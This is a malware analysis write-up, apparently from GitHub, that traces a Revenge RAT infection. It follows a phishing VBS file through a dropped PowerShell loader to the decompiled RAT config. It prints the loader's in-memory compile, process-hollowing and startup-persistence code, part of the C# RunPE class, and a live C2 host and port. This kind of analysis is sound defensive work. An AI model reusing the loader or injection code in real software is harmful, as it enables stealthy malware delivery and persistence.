malware-analysis-writeups/RevengeRAT/RevengeRAT.md at main · itaymigdal/malware-analysis-writeups

By itaymigdal


Archived: 2026-04-05 21:41:39 UTC

Revenge RAT


Malware Name	File Type	SHA256
Revenge RAT	vbs	35513e333c1138e4e1199640d44ea9eca3c91deb6c485f828c898a4e76ab5af5

Analysis process

This infection started from a suspicious email with a link to a file hosted on Onedrive. the downloaded file is a VBS file. The content is highly obfuscated:



Here i used CMDWatcher in interactive mode in order to catch suspicious process spawns:



We see that the malware dropped a Powershell script to `AppData\local\temp`. opening it in Powershell_ise:

```
Regedit.PS1* ✕   Untitled1.ps1*

Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName Microsoft.VisualBasic
Add-Type -AssemblyName Microsoft.CSharp

function Decompress {...}

function CodeDom() {
[Byte[]] $RunPE = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109,202,123,127,74,245,74,215,224,116,161,8,128,96,19,36,216,144,64,16,236,193,136,205,230,146,236,29,1
$dictionary = new-object 'System.Collections.Generic.Dictionary[[string],[string]]'
$dictionary.Add("CompilerVersion", "v4.0")
$CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary)
$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters
$CompilerParametres.ReferencedAssemblies.Add('System.dll')
$CompilerParametres.ReferencedAssemblies.Add('System.Windows.Forms.dll')
$CompilerParametres.ReferencedAssemblies.Add('mscorlib.dll')
$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll')
$CompilerParametres.IncludeDebugInformation = $false
$CompilerParametres.GenerateExecutable = $false
$CompilerParametres.GenerateInMemory = $true
$CompilerParametres.CompilerOptions += "/platform:X86 /unsafe /target:library"
$RunPE = Decompress($RunPE)
[System.CodeDom.Compiler.CompilerResults] $CompilerResults = $CsharpCompiler.CompileAssemblyFromSource($CompilerParametres, [System.Text.Encoding]::Default.GetString($RunPE))
[Type] $T = $CompilerResults.CompiledAssembly.GetType("projFUD.PA")
[Byte[]] $Bytes = @(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,0,18
try
{
[String] $MyPt = [System.IO.Path]::Combine([System.Runtime.InteropServices.RuntimeEnvironment]::GetRuntimeDirectory(),"InstallUtil.exe")
[Object[]] $Params=@($MyPt.Replace("Framework64","Framework") ,$Bytes)
$T.GetMethod("Execute").Invoke($null, $Params)
} catch { }
}

[String] $VbsPath = "C:\Users\Flare\Desktop\Signed Agreement_20201116.vbs"
[String] $VbsName = "Install.vbs"
[String] $Path = [System.Environment]::GetFolderPath(7) + "\" + $VbsName
[String] $CMD = "Copy-Item" + " '" + $VbsPath + "' '" + $Path + "'"
Invoke-Expression $CMD

CodeDom
```

The one main thing that caught my eyes immediately was 2 long byte arrays: "RunPE" and "Bytes". of course there are a bunch of other interesting stuff but we'll be back to that little later.

I dropped the two files to disk using Powershell:

```
[Byte[]] $Bytes = @(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0
[Byte[]] $RunPE = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109,202,123,127

set-content "~\desktop\bytes" -Value $Bytes -Encoding Byte

set-content "~\desktop\runpe" -Value $runpe -Encoding Byte
```


Observing the "Bytes" file reveals that it is a PE File:

```
bytes   runpe

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 03 00 14 B9 AD 5F 00 00 00 00  PE..L....¹._....
00000090  00 00 00 00 E0 00 02 01 0B 01 08 00 00 30 00 00  ....à........0..
000000A0  00 20 00 00 00 00 00 00 7E 4F 00 00 00 20 00 00  . ......~O... ..
000000B0  00 60 00 00 00 00 40 00 00 20 00 00 00 10 00 00  .`....@.. ......
000000C0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0  00 A0 00 00 00 10 00 00 00 00 00 00 02 00 40 85  . ............@…
```

Checking the signature:

signature	Microsoft Visual C# v7.0 / Basic .NET

So, Dropping it to ILSpy:



And here is the malware config :)


Config

```
// Lime.Settings.Config
using ...

public static class Config
{
    public static string host = "h0pe1759.ddns.net";

    public static string port = "6943";

    public static string id = "TnlhbkNhdFJldmVuZ2U=";

    public static string currentMutex = "bb1189cd86044bb09e";

    public static string key = "Revenge-RAT";

    public static Mutex programMutex;

    public static string splitter = "!@#%^NYAN#!@$";

    public static Stopwatch stopwatch = new Stopwatch();
}
```


> We see that this is the "Revenge RAT".

> C2: h0pe1759.ddns.net

Qhick googling takes us to the exact repo that this code is taken from:



The code contains a lot of capabilities like taking screenshots, retrieve information, get installed AV and more (thanks to the malware author for the detailed documentation 😘)



The other file that dropped to disk is a compressed Csharp code that gets compiled at runtime, and his purpose is to RunPE (AKA process hollowing) the RAT inside the legit InstallUtil.exe Binary (in this case):

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using Microsoft.VisualBasic;

namespace projFUD
{
    public static class PA
    {
        public static string ReverseString(string Str)
        {
            string Revstr = "";
            int Length;
            Length = Str.Length - 1;
            while (Length >= 0)
            {
                Revstr = Revstr + Str[Length];
                Length--;
            }
            return Revstr;
        }
        public static string HexToString(string hex)
        {
            System.Text.StringBuilder text = new System.Text.StringBuilder(hex.Length / 2);
            for (int i = 0; i <= hex.Length - 2; i += 2)
                text.Append(Strings.Chr(Convert.ToByte(hex.Substring(i, 2), 16)));
            return text.ToString();
        }
```

While writing these letters i found out a [detailed Blogpost] on that exact infection by Morphysec.
